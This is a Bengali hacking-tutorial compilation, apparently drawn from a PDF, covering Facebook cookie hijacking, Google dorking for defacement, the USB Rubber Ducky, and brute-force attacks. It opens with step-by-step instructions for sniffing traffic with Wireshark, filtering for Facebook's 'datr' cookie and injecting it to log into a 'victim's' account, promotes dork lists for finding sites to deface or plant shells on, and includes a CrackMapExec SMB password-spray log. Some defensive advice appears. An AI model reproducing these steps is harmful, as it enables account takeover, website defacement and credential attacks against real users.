
প্রথমেই ওয়্যারসার্ক এর অফিসিয়াল সাইট থেকে ডাউনলোড করে নিন এটি এবং ইন্সটল করুন
Download ওয়্যারসার্ক

তারপর ওয়্যারসার্ক ওপেন করুন, এনালাইজে ক্লিক করে ইন্টারফেসে ক্লিক করুন

তারপর আপনার যথাযথ ইন্টারফেসে সিলেক্ট করে স্টারট এ ক্লিক করুন

১০ মিনিটের মত স্নিপিং করা চালিয়ে যান... প্রায় ১০ মিনিট পর কেপচার মেনু থেকে স্টপ এ ক্লিক করে পেকেটস্নিপিং বন্ধ করুন।

এরপর উপরে বামে ফিল্টার সেট করুন এটি http.cookie contains "datr"
এটি সকল http কুকি সার্চ করবে datr নামটির সাথে মিল রেখে কেননা datr ফেসবুকের কুকি হিসেবে পরিচিত
এরপর এটির উপর রাইট বাটন চাপুন এবং ঘথাক্রমে Copy – Bytes – Printable Text only
এবার আপনি আপনার ফায়ারফক্স ব্রাউজার টি ওপেন করুন এবং প্রয়োজন হবে ► greasemonkey এবং ► cookieinjector : ক্রিপ্ট দুইটি।



এরপর আপনার ব্রাউজার টি রিস্টারট দিন

রিস্টার্ট দেয়ার পর ফেসবুকে প্রবেশ করুন এবং লক্ষ্য করুন আপনি ফেসবুকে লগ ইন আছেন কিনা... যদি লগিন থেকে থাকেন তবে লগ আউট হন

এবার alt+c চেপে কুকি ইঞ্জেক্টর টি আনুন এবং কপি করা কুকি পেস্ট করুন

এবার পেজটি রিফ্রেশ করলেই ভিকটিমের একাউন্টটি দেখতে পাবেন পুরো লগিন অবস্থায়।

আসুন এবার জানি কিভাবে এই হ্যাক থেকে আমরা বাচবো।।

কারো পিসি কিংবা সাইবার ক্যাফে তে নেট ব্যবহার করলে অবশ্যই https:// এড্রেসে ব্যবহার করবে। কেননা কুকিস কপি করে চুরি করা https:// এড্রেসে সম্ভব নয়।

সেটা একমাত্র সম্ভব http:// এড্রেসে ব্যবহার করে থাকলো ফেসবুক ম্যানুয়ালি https:// এর সুবিধা দিয়ে থাকে। যারা এটি ব্যবহার করে না তারাই এই হ্যাকিং এর শিকার হয়ে থাকে।।

গুগল ডর্ক হতে পারে আপনার হ্যাকিং ক্যারিয়ার।।

ডর্ক বা গুগল ডর্ক হলো :-

এমন এক জিনিস যার মাধ্যমে আপনি খুব সহজেই কোন "Vulnerable" ওএবসাইট খুজে পাবেন।গুগল ডর্ক সাধারনত [Google.com](https://www.google.com) এ সার্চ করা হয় তবে এটি যেকোন সার্চ ইঞ্জিন এ সার্চ করে ও কাজ চালানো যায়।ডর্ক হলো সাধারনত inurl:"<নির্দিষ্ট সাইট ডর্ক>" এমন হয়ে থাকে। যেমনঃ- inurl:"/index.php?id=1,2,3,....."

ডুর্ক সার্চ করার বিভিন্ন নিয়ম আছে, যেমন

inurl:"<নির্দিষ্ট ডর্ক>" - এই ডর্ক টি কোন ওয়েবসাইটের Vulnerable Page, text, File টি খুজতে সাহায্য করবে।

নিচের লিংকে ৪৫০০+ ডক আছে আপ্নারা কপি করে রেখে দিয়েন আপনাদের নিজেদের

ফাইল। <http://www.conzu.de/en/google-dork-liste-2018-conzu/>

Vulnerable হলো- কোন ওয়েবসাইট অথবা সাইটটি হ্যাক করা সম্ভব কিনা সেটাকে বুঝায়। Google Dork এর মাধ্যমে উক্ত Website টির Vulnerable অবস্থা অথবা দুর্বল Point খুজে বের করা হয়। উল্লেখিত যে : সব Website Vulnerable হয় না। কিন্তু যেগুলো Vulnerable হয় সেগুলো অবশ্যই কোন না কোন Method এ হ্যাক করা সম্ভব। Exploit হলো সাধারনত একটি URL আকারে হয়ে থাকে যেটাকে Vulnerable ওয়েবসাইট খুজে বের করার পরে ব্যবহার করা হয়। এবং এটির ব্যবহার করে উক্ত সাইটটিতে নিজের ডিফেন্স পেজটি আপলোড করা হয় অথবা উক্ত সাইটটিতে যদি শেল আপলোড করা যায় তাহলে খুব সহজেই এই সাইটটির হোমপেজ ডিফেন্স করা যায়। তাছাড়া এই সার্ভার হোস্ট করা সবগুলা সাইট এ ফুল এক্সেস পাওয়া যায় এবং ডিফেন্স করা যায়।

path দ্বারা সাধারণত কোন কিছুর পথ কে বুঝায় কিন্তু Cyber ভাষার Path দ্বারা উক্ত সাইটটির Folder কে বুঝানো হয়। যেমন এই সাইটটি যদি "www.site.com/admin/member_list.php" এমন থাকে তাহলে এটি Path বলতে নিচেরটিকে বুঝানো যেতে পারে, "www.site.com<path>/member_list.php"

Deface পেজ বলতে সাধারণত কোন Website এ নিজস্ব পেজ আপলোড করাকে বুঝায়। এবং ডিফেজ পেজ বলতে এমন এক পেজ কে বুঝায় যেটাতে খুব ভালো ভাবেই লেখা থাকে অথবা বুঝানো হয় যে সাইটটি আপনি আথবা আপনার টীম ই হ্যাক করেছে।



```
DDDDDDDDDDDDDD  
D:::::::::::::DDD  
D:::::::::::::DD  
DDD:::::DDDDD:::::D  
 D:::::D D:::::D oooooooooooooo r:::::r e:::::::r k:::::k k:::::k kkkkkkkk sssssssss  
D:::::D D:::::D o:::::::::::oo r:::::r e:::::::r k:::::k k:::::k k:::::k sssssssss  
D:::::D D:::::D o::::::::::or:::::r e:::::::r k:::::k k:::::k k:::::ksssssssss  
D:::::D D:::::D o::::::::::o:::r:::::r e:::::::r k:::::k k:::::k s:::::ssssssss  
D:::::D D:::::D o:::::o r:::::r e:::::::r k:::::k k:::::k s:::::s sssssss  
D:::::D D:::::D o:::::o r:::::r e:::::::r k:::::k k:::::k s:::::s sssssss  
D:::::D D:::::D o:::::o r:::::r e:::::::r k:::::k k:::::k s:::::s sssssss  
D:::::D D:::::D o:::::o r:::::r e:::::::r k:::::k k:::::k s:::::s sssssss  
 D:::::D D:::::D o:::::o r:::::r k:::::k k:::::k s:::::s sssssss  
 DDD:::::DDDDD:::::D o:::::::::::oo r:::::r k:::::k k:::::k s:::::ssssssss  
D:::::::::::::DD o:::::::::::oo r:::::r k:::::k k:::::ksssssssss  
D:::::::::::DDD o:::::::::::oo r:::::r k:::::k k:::::k s:::::ssssss  
DDDDDDDDDDDDDDD oooooooooooooo r:::::r k:::::kkkkkkk kkkkkkkk sssssssssssssss
```

রাবার ডাকি কি? কিভাবে কাজ করে?

পেন ড্রাইভের মতোই দেখতে হয়ে থাকে হ্যাকারদের বিশেষ পেন ড্রাইভ রাবার ডাকি' যার মাধ্যমে খুব সহজেই কম্পিউটার হ্যাক করা হয়।।

এক কম্পিউটার থেকে আরেক কম্পিউটারে ফাইল শেয়ার করার জন্য পেন ড্রাইভ হর হামেশাই ব্যবহার করা হয়। কিন্তু এটা জানেন কী ষে, হ্যাকারদের সবচেয়ে ভালো বন্ধু পেন ড্রাইভ!

যুক্তরাষ্ট্রের জনপ্রিয় নিউজপোর্টেল বিজনেস ইনসাইডারের প্রযুক্তি খবরের বিভাগ টেক ইনসাইডার সম্প্রতি পেন ড্রাইভের মাধ্যমে কম্পিউটার হ্যাক করার বিষয়টি সরাসরি প্রত্যক্ষ করেছে। নিরাপত্তা প্রতিষ্ঠান রেডটিমের হোয়াইট হ্যাট হ্যাকাররা (ভালো হ্যাকার, ঘারা নিরাপত্তা ক্রুটি খুঁজে বের করে থাকে) টেক ইনসাইডারকে দেখিয়েছেন যে, কীভাবে সহজেই পেন ড্রাইভের মাধ্যমে অন্যের কম্পিউটারে ক্ষতিকারক সফটওয়্যার ইনস্টল করে কম্পিউটার হ্যাক করা যায়। এটা দেখানোর জন্য প্রথমে তারা খুব জনবহুল একটি এলাকাকে তাদের নিশানা করে, যেখানে ঘারা ইচ্ছাকৃতভাবে পেন ড্রাইভ ফেলে রাখবে। উদাহরণস্বরূপ গাড়ি পার্কিংয়ের এলাকায় পেন ড্রাইভ ফেলে রাখে, যাতে পেন ড্রাইভটি দেখতে পেয়ে আগ্রহী কেউ তা নেয় এবং কম্পিউটারে ব্যবহার করে।

তবে যে পেন ড্রাইভটি তারা ফেলে রাখে, তা কিন্তু বিশেষ ঘরানার পেন ড্রাইভ। এই পেন ড্রাইভকে 'রাবার ডাকি' বলা হয়। এ ধরনের পেন ড্রাইভ সম্পূর্ণ আসল পেন ড্রাইভের মধ্যে দেখতে হলেও, এর মধ্যে ক্ষতিকারক সফটওয়্যার বা ফাইল আগে থেকে হ্যাকাররা দিয়ে থাকে। হ্যাকারদের ফেলে রাখা এই বিশেষ পেন ড্রাইভের মধ্যে আকর্ষণীয় নামে ফাইল দেয়া থাকে। যেমন: 'স্যালারি ২০১৯'। ফলে কুড়িয়ে পাওয়া পেন ড্রাইভটি কম্পিউটারে লাগিয়ে কেউ যখন 'স্যালারি' নামে ওয়ার্ড ফাইল দেখতে পায়, তখন স্বাভাবিকভাবেই আগ্রহী হয়ে ফাইলটিতে ক্লিক করে। আর ফাইলটি একবার খোলার সঙ্গে সঙ্গেই তা নীরবে ক্ষতিকারক ম্যালওয়ার কম্পিউটারে চালু করে দেয়, যা কম্পিউটার থেকে শুরু করে ওয়েবক্যাম পর্যন্ত নিয়ন্ত্রণের সুবিধা দেয় হ্যাকারদের। আসল পেন ড্রাইভের মতোই দেখতে হয়ে থাকে হ্যাকারদের বিশেষ পেন ড্রাইভ। এছাড়া এই পেন ড্রাইভের সাহায্য কিশিং ইমেইলের সুবিধা পায় হ্যাকাররা। অর্থাৎ ব্যবহারকারী নাম ও পাসওয়ার্ড চলে যায় হ্যাকারদের হাতে।

'রাবার ডাকি' নামক বিশেষ এই পেন ড্রাইভটির মূল্য ৪৫ ডলার।




<https://shop.hak5.org/products/usb-rubber-ducky-deluxe>

এটি সম্পূর্ণভাবে পেন ড্রাইভের মতো দেখতে হলেও, এটিকে এক ধরনের ক্ষুদ্র কম্পিউটার বলা যায়। যা কম্পিউটারে লাগানো মাত্রই এটি কৌশলে কম্পিউটারকে নিজেকে কিবোর্ড ভাবাতে বাধ্য করে এবং স্বয়ংক্রিয়ভাবে ক্ষতিকারক সফটওয়্যার ইনস্টল করে ফেলে। ফলে কম্পিউটার মনে করে যে, নতুন কিবোর্ড যুক্ত হয়েছে। পেন ড্রাইভটি নিজেকে কিবোর্ড হিসেবে যেমন ভাবায়, তেমনি কিবোর্ডের মতোই কাজ করে। ফলে কম্পিউটার বোকা বনে গিয়ে, হ্যাকারা যেভাবে নির্দেশ দেয়, সেভাবেই কাজ করতে থাকে।

এমনকি অ্যান্টিভাইরাস সফটওয়্যারও এ ধরনের আক্রমণ ঠেকাতে কার্যকরী নয়। এই আক্রমণ ঠেকানোর সহজ কোনো সমাধানও নাই। সাইবার নিরাপত্তা বিশেষজ্ঞ ব্রস ম্যায়ার এ প্রসঙ্গে বলেন, 'সমস্যা এটা না যে মানুষজন বোকা, সমস্যাটা হচ্ছে পেন ড্রাইভ কম্পিউটারে ব্যবহারটাই ঝুঁকিপূর্ণ।'

রেডটিমের নিরাপত্তা গবেষক কার্টি মেউল বলেন, 'অপরিচিত কোনো ডিভাইসে বিশ্঵াস করা উচিত নয়। কুড়িয়ে পাওয়া কোনো পেন ড্রাইভ ব্যবহার না করাটাই মঙ্গলজনক।'



ব্ৰুট ফোর্স অ্যাটাক কি? কেন এই অ্যাটাক থেকে বাঁচা কষ্টকর?

ধৰুন আপনার কাছে একটি বন্ধ তালা রয়েছে এবং তার বিপরীতে আপনার কাছে ১০০ চাবি রয়েছে। আপনি জানেন না সঠিক চাবি কোনটি, তাহলে কি করবেন? অবশ্যই একের পর এক চাবি তালাতে লাগিয়ে চেক করে দেখবেন, এবং তালা খোলার চেষ্টা করবেন তাই না? এই ১০০ চাবির মধ্যে প্রথমে আপনি তালার সাইজ অনুসারে চাবি অনুমান করবেন তারপর আনলক করার চেষ্টা করবেন, কি ঠিক বলছি তো? ব্ৰুট ফোর্স অ্যাটাক (Brute Force Attacks) ও ঠিক এমনটাই, এখানে অনুমানকে কাজে লাগিয়ে সন্তান্ত্ব পাসওয়ার্ড গুলো ব্যবহার করে কোন এনক্রিপশন ক্র্যাক করার চেষ্টা করা হয়। আপনারা হয়তো জানেন এনক্রিপশন সম্পূর্ণ গাণিতিক সমস্যার ব্যাপার—অর্থাৎ আপনার কাছে যতো ভালো সিস্টেম থাকবে যেটা যতো দুর অংক সমাধান করতে পারবে, ততোদুর পাসওয়ার্ড ক্র্যাক করাও সম্ভব হবে। আর অংক সমাধান করার ক্ষেত্রে কম্পিউটার মানুষের চেয়ে অনেক আগে, এই জন্য এ ধরনের অ্যাটাক কম্পিউটার বা কম্পিউটিং সিস্টেম ব্যবহার করে করা হয়। এই অ্যাটাক কীভাবে করা হয় বা এর পেছনের রহস্য কি, সেটা বোঝা অনেক সহজ কিন্তু এ থেকে রক্ষা পাওয়া অনেক কঠিন ব্যাপার, আর এই আটিকেলে আমি এই বিষয় গুলো নিয়েই বিস্তারিত আলোচনা করবো।

ব্ৰুট ফোর্স অ্যাটাক

কোন অ্যাকাউন্ট বা লক করা ফাইল কীভাবে খোলা হয়? অবশ্যই সেটা খুলতে কোন “পাসওয়ার্ড” অথবা “কী” প্রয়োজনীয় হয়। কিন্তু আপনার যদি সেই পাসওয়ার্ড জানা না থাকে তাহলে কীভাবে লক করা ফাইলটি ওপেন করবেন? —আর এখানেই কাজে আসে ব্ৰুট ফোর্স অ্যাটাক; পাসওয়ার্ড বা এনক্রিপশন কী’র সমস্ত সন্তান্ত্ব সমন্বয় গুলোকে অনুমান করা হয় এবং একের পর এক সমন্বয় ব্যবহার করে পাসওয়ার্ড খোলার চেষ্টা করা হয়। এবার ধৰুন কোন হ্যাকারের কাছে কোন পাসওয়ার্ড ডাটাবেজ রয়েছে যেটা সে ক্র্যাক করতে চায়, তাহলে তার কি প্রয়োজনীয় হবে? অবশ্যই পাসওয়ার্ড বা কী। এবার এটিকে ক্র্যাক করার জন্য হ্যাকার এমন একটি কম্পিউটার সিস্টেম উন্নয়ন করবে যেটা লাগাতার একের পর এক সকল পাসওয়ার্ড ব্যবহার করে ডাটাবেজটি ক্র্যাক করতে চাইবে। এবার ধৰুন ডাটাবেজটি’তে ব্যবহৃত পাসওয়ার্ড ৪ অংকের, তাহলে কম্পিউটার প্রোগ্রামটি প্রথমে ১১১১, ১১১২, ১১১৩, ১১১৪ এভাবে লাগাতার চেষ্টা করতেই থাকবে যতক্ষণ পর্যন্ত না ৯৯৯৯ পর্যন্ত পৌঁছে যায়। যদি আরো কঠিন পাসওয়ার্ড ব্যবহার করা হয় তবে aaaa, aaaab, aaaac ইত্যাদি আকারে চেষ্টা করতে থাকবে যতক্ষণ পর্যন্ত zzzzz না হয়।

এভাবে কম্পিউটার প্রোগ্রাম বিভিন্ন ইউজার নেমের সাথে বিভিন্ন পাসওয়ার্ড একেরপর এক অনুমান করতে থাকে। যাই হোক, এই পদ্ধতিতে বা এই অ্যাটাকের মাধ্যমে প্রায় যেকোনো পাসওয়ার্ড অনুমান করা সম্ভব। শক্তিশালী পাসওয়ার্ড ক্র্যাক করার জন্য আরো শক্তিশালী কম্পিউটিং পাওয়ারের প্রয়োজনীয় হয়। যদি কোন ডাটাবেজ পাসওয়ার্ড বা কী অনেক সহজ হয়, তবে চিন্তা করার কোন কারণই থাকে না, সেটা আরামে ক্র্যাক হয়ে যায়। কিন্তু যদি কোন পাসওয়ার্ড লম্বা আৰ কমপ্লেক্স হয় তবে সেটাকে ক্র্যাক করতে কয়েক ঘণ্টা থেকে

শুরু করে কয়েক বছর পর্যন্ত লেগে যেতে পারে, তবে যতো শক্তিশালী কম্পিউটার ব্যবহার করা হবে ততো সময় কম লাগবে।

ব্রুট ফোর্স অ্যাটাকে আরেকটি ম্যাথড ব্যবহার করা হয়, সেটি “ডিকশনারি অ্যাটাক” নামে পরিচিত। আপনার সাধারণ ওয়ার্ড ডিকশনারিতে যেমন লাখো শব্দের সমাহার থাকে, ঠিক তেমনি ডিকশনারি অ্যাটাকে একটি ফাইলে কোটিকোটি কমন ওয়ার্ড থাকে, একের পর এক পাসওয়ার্ড অনুমান না করে ডিকশনারি থেকে মানুষের বহুল ব্যবহৃত ওয়ার্ড গুলো দ্বারা পাসওয়ার্ড ক্র্যাক করার চেষ্টা করা হয়। ডিকশনারি অ্যাটাক অনেক শক্তিশালী এবং কার্যকরী আক্রমণ। যদি আপনি কমন কোন ওয়ার্ড দ্বারা পাসওয়ার্ড সেট করে রাখেন, তবে সেটা যতো লম্বায় হোক না কেন, সহজেই ক্র্যাক হয়ে যাবে।

ওয়েবসাইটে ব্রুট ফোর্স অ্যাটাক

অনলাইন ব্রুট ফোর্স অ্যাটাক এবং অফলাইন অ্যাটাকের মধ্যে অনেক পার্থক্য রয়েছে। কোন ওয়েবসাইট যদি যথেষ্ট সিকিউর হয়, তবে সেখানে কোন হ্যাকার অ্যাটাক করতে অনেক ঝামেলায় পড়ে যাবে। ধরুন আপনি জিমেইল বা ফেসবুক অ্যাকাউন্ট এ এই অ্যাটাক চালানোর কথা ভাবলেন। আপনি একটি সিস্টেম তৈরি করলেন এবং সিস্টেম থেকে ফেসবুকে অ্যাকাউন্টে একের পর এক পাসওয়ার্ড অনুমান করে ট্রায় করতে লাগলেন। কিন্তু জিমেইল বা ফেসবুকে আপনি নির্দিষ্ট কিছুবার ভুল পাসওয়ার্ড প্রবেশ করানোর পড়ে আপনাকে ব্লক করে দেবে কিংবা ক্যাপচা শো করবে। আগের ক্যাপচা গুলো আঁকানো বাঁকানো লেটার এবং সংখ্যা থাকতো যেগুলোকে একটি ফাঁকা বাক্সে লিখতে হতো। আপনি সহজেই অক্ষর গুলো ধরতে পারবেন কিন্তু আপনার কম্পিউটার সেগুলো ধরতে পারবে না। আর এখন তো আরো অনেক কঠিন ক্যাপচা ব্যবহার করা হয়, অনেক পিকচার দেখানো হয় এবং পিকচারে কোন সাবজেক্ট খুঁজতে বলা হয়। মানুষ সেটা সহজেই খুঁজে নেবে কিন্তু কম্পিউটার সেটা খুঁজতে পারবে না। ফলে ক্যাপচা বাইপাস করা যাবে না।

কিন্তু অন্যদিনে যদি এমন হয়, হ্যাকার আপনার ওয়েবসাইট থেকে কোন ভাবে পাসওয়ার্ড ডাটাবেজটি অ্যাক্সেস করে ডাউনলোড করে নিয়েছে, তবে তাকে আটকানোর আর কোনই বুদ্ধি থাকবে না। কেনোনা সে নিজের সিস্টেমে যতো ইচ্ছা ততো ট্রায় করতে পারবে। আপনি যদি আপনার পাসওয়ার্ড ডাটাবেজটিতে সবচেয়ে শক্তিশালী এনক্রিপশনও লাগিয়ে রাখেন, তারপরেও এটা আপনার খেয়াল রাখতে হবে যাতে সেটা কেউ অ্যাক্সেস না করতে পারে। হ্যাকারের কাছে যদি যথেষ্ট শক্তিশালী কম্পিউটার থাকে, তবে আপনার ভাগ্য খুবই খারাপ হতে পারে।

অ্যাটাকের গতি

বিটকয়েন মাইন করার জন্য যেরকম স্পেশাল সিস্টেম সেটআপ করতে হয়, ঠিক তেমনি ব্রুট ফোর্সের জন্যও ডেভিকেটেড সিস্টেম প্রয়োজনীয় হয়। এই অ্যাটাক চালানোর জন্য সবচাইতে আদর্শ কম্পিউটার হার্ডওয়্যার হলো গ্রাফিক্স কার্ড(জিপিইউ); যদি একই সময়ে আলাদা আলাদা এনক্রিপশন কী ক্র্যাক করা প্রয়োজনীয় হয় তবে একসাথে অনেক গুলো গ্রাফিক্স কার্ড প্যারালেলে লাগিয়ে রাখা আদর্শ। ২৫টি জিপিইউ ওয়ালা সিস্টেম যেকোনো ৮ সংখ্যার উইল্ডেজ পাসওয়ার্ড ক্র্যাক করতে সক্ষম মাত্র ৬ ঘণ্টার মধ্যে।

সবচাইতে ভয়ঙ্কর ব্যাপার হচ্ছে দিনদিন ব্রুট ফোর্সের গতি আরো বৃদ্ধি পাচ্ছে, কেনোনা আগের চেয়ে আমাদের কাছে আরো শক্তিশালী কম্পিউটার রয়েছে। তাছাড়া আজকের সবচাইতে শক্তিশালী ক্রিপ্টোগ্রাফিক আলগোরিদিম বা এনক্রিপশন কী ক্র্যাক করা ভবিষ্যতের কোন কোয়ান্টাম কম্পিউটারের কাছে জলভাতের মতো ব্যাপার হবে। তাছাড়া ভবিষ্যতের জেনারেল কম্পিউটার গুলোতেও আরো শক্তিশালী হার্ডওয়্যার দেখতে পাওয়া যাবে।

কীভাবে এই অ্যাটাক থেকে আপনার ডাটা বাঁচাবেন?

আপনার নিজের যদি কোন ওয়েবসাইট থাকে তবে অবশ্যই আপনার সিকিউরিটি নিয়ে সতর্ক থাকা প্রয়োজনীয়। আর যদি আপনার কোন ই-কর্মাস ওয়েবসাইট থাকে তবে আপনার গ্রাহকদের পার্সোনাল তথ্য গুলোকে নিরাপদ করা আপনার কর্তব্য। ওয়েবসাইটের ক্ষেত্রে অবশ্যই লগইন লিমিট সিস্টেম ব্যবহার করা প্রয়োজনীয়। এতে কয়েকবার ব্যর্থ লগইন চেষ্টা হওয়ার পরে পার্মানেন্ট বা কিছু সময়ের জন্য এই ইউজারকে লগইন থেকে ব্যান করে দেওয়া হয়। আবার আপনি চাইলে ওয়েবসাইটে ক্যাপচা চালেঞ্জও ব্যবহার করতে পারেন, কেনোনা কম্পিউটার কখনোই কমপ্লেক্স ক্যাপচা বাইপাস করতে পারবে না। আপনার এনক্রিপটেড ডাটা গুলোকে আরো নিরাপদে রাখুন যাতে সেটা কেউ অ্যাক্সেস না করতে পারবে। কেনোনা একবার যদি সেটা কেউ ডাউনলোড করে নেয় তবে নিজের সিস্টেমে সেটাকে ক্র্যাক করা অনেক সহজ হয়ে যাবে।

আপনি যদি একজন সাধারণ ইউজার হোন, মানে আপনার গুগল, ফেসবুক ইত্যাদি আইডি ব্রুট ফোর্স থেকে

```

root@JEFFLAB-DEB02:~/CrackMapExec# cme smb JEFFLAB-APP01 -u Administrator -d builtin -p ~/passwords.txt
[*] Windows Server 2016 Standard 14393 x64 (name:JEFFLAB-APP01)
1) (domain:builtin) (signing:False) (SMBv1:True)
SMB      192.168.12.240 445   JEFFLAB-APP01      [-] builtin\Administrator:Winter2017 STATUS_LOGON_FAILURE
SMB      192.168.12.240 445   JEFFLAB-APP01      [-] builtin\Administrator:P4$$word STATUS_LOGON_FAILURE
SMB      192.168.12.240 445   JEFFLAB-APP01      [-] builtin\Administrator:Fall2017 STATUS_LOGON_FAILURE
SMB      192.168.12.240 445   JEFFLAB-APP01      [-] builtin\Administrator:Spring2017 STATUS_LOGON_FAILURE
SMB      192.168.12.240 445   JEFFLAB-APP01      [-] builtin\Administrator:Summer2017 STATUS_LOGON_FAILURE
SMB      192.168.12.240 445   JEFFLAB-APP01      [-] builtin\Administrator:$summer2017 STATUS_LOGON_FAILURE
SMB      192.168.12.240 445   JEFFLAB-APP01      [-] builtin\Administrator:Fall2015 STATUS_LOGON_FAILURE
SMB      192.168.12.240 445   JEFFLAB-APP01      [-] builtin\Administrator:Spring2015 STATUS_LOGON_FAILURE
SMB      192.168.12.240 445   JEFFLAB-APP01      [-] builtin\Administrator:Summer2015 STATUS_LOGON_FAILURE
SMB      192.168.12.240 445   JEFFLAB-APP01      [-] builtin\Administrator:$summer2015 STATUS_LOGON_FAILURE
SMB      192.168.12.240 445   JEFFLAB-APP01      [-] builtin\Administrator:Fall2014 STATUS_LOGON_FAILURE
SMB      192.168.12.240 445   JEFFLAB-APP01      [-] builtin\Administrator:Spring2014 STATUS_LOGON_FAILURE
SMB      192.168.12.240 445   JEFFLAB-APP01      [-] builtin\Administrator:Summer2014 STATUS_LOGON_FAILURE
SMB      192.168.12.240 445   JEFFLAB-APP01      [-] builtin\Administrator:$summer2014 STATUS_LOGON_FAILURE
SMB      192.168.12.240 445   JEFFLAB-APP01      [-] builtin\Administrator:Fall2016 STATUS_LOGON_FAILURE
SMB      192.168.12.240 445   JEFFLAB-APP01      [-] builtin\Administrator:Spring2016 STATUS_LOGON_FAILURE
SMB      192.168.12.240 445   JEFFLAB-APP01      [-] builtin\Administrator:Summer2016 STATUS_LOGON_FAILURE
SMB      192.168.12.240 445   JEFFLAB-APP01      [-] builtin\Administrator:$summer2016 STATUS_LOGON_FAILURE
SMB      192.168.12.240 445   JEFFLAB-APP01      [-] builtin\Administrator:P@ssword!#@# STATUS_LOGON_FAILURE
SMB      192.168.12.240 445   JEFFLAB-APP01      [-] builtin\Administrator:password!#@# STATUS_LOGON_FAILURE
SMB      192.168.12.240 445   JEFFLAB-APP01      [-] builtin\Administrator:P@ssW0rd STATUS_LOGON_FAILURE
SMB      192.168.12.240 445   JEFFLAB-APP01      [-] builtin\Administrator:P4ssw0rd STATUS_LOGON_FAILURE
SMB      192.168.12.240 445   JEFFLAB-APP01      [-] builtin\Administrator:P@$$word!#@# STATUS_LOGON_FAILURE
SMB      192.168.12.240 445   JEFFLAB-APP01      [-] builtin\Administrator:Password123 STATUS_LOGON_FAILURE
SMB      192.168.12.240 445   JEFFLAB-APP01      [-] builtin\Administrator:PassWord!!! STATUS_LOGON_FAILURE
SMB      192.168.12.240 445   JEFFLAB-APP01      [-] builtin\Administrator:P@ssword!@#$ STATUS_LOGON_FAILURE
SMB      192.168.12.240 445   JEFFLAB-APP01      [-] builtin\Administrator:P4$$w0rd!!! STATUS_LOGON_FAILURE
SMB      192.168.12.240 445   JEFFLAB-APP01      [-] builtin\Administrator: STATUS_LOGON_FAILURE
SMB      192.168.12.240 445   JEFFLAB-APP01      [+]
root@JEFFLAB-DEB02:~/CrackMapExec#

```

বাঁচানোর কথা ভাবেন তবে আপনাকেও কিছু স্টেপ পালন করতে হবে। প্রথমত অবশ্যই লস্বা এবং শক্তিশালী পাসওয়ার্ড ব্যবহার করুণ। পাসওয়ার্ড যতোন্তর সম্ভব লস্বা করুণ এবং বড় হাতের অক্ষর, ছোট হাতের অক্ষর, সংখ্যা, স্পেশাল ক্যারেক্টর (!@#\$%^&*) ইত্যাদি মিলিয়ে পাসওয়ার্ড তৈরি করুণ। সকল সাইটের জন্য আলাদা পাসওয়ার্ড ব্যবহার করুণ। দেখুন কেউই তাদের ডাটাবেজ ১০০% হ্যাক প্রকৃফ এই গ্যারান্টি দিতে পারবে না। আর ইয়াহু পাসওয়ার্ড ডাটাবেজ হ্যাক হওয়ার মাধ্যমে এই কথাটি আরো পরিষ্কার হয়ে গেছে। এমনিতে সহজে কেউ ফেসবুক বা গুগলে ব্রাউন্ট ফোর্স মারতে পারবে না, কিন্তু যদি ডাটাবেজ হ্যাক হয় তাহলে কি করবেন? আর এই জন্যই প্রয়োজনীয় পূর্ব প্রস্তুতি, অর্থাৎ শক্তিশালী পাসওয়ার্ড ব্যবহার করা। তবে আপনি যদি পাসওয়ার্ড হিসেবে সরাসরি “password” বা এরকম কমন কোন পাসওয়ার্ড সেট করেন, তাহলে আপনি যতো শক্তিশালী এনক্রিপশন স্ট্যান্ডার্ড ব্যবহার করুণ না কেন, আপনাকে হ্যাক হওয়া থেকে কেউ বাঁচাতে পারবে না। সাথে যেখানে সম্ভব, যে অ্যাকাউন্টে সম্ভব সেখানে ২ ফ্যাক্টর ওথেনটিকেশন সিস্টেম ব্যবহার করুণ। এতে হ্যাকার আপনার পাসওয়ার্ড সঠিক অনুমান করে নিলেও, 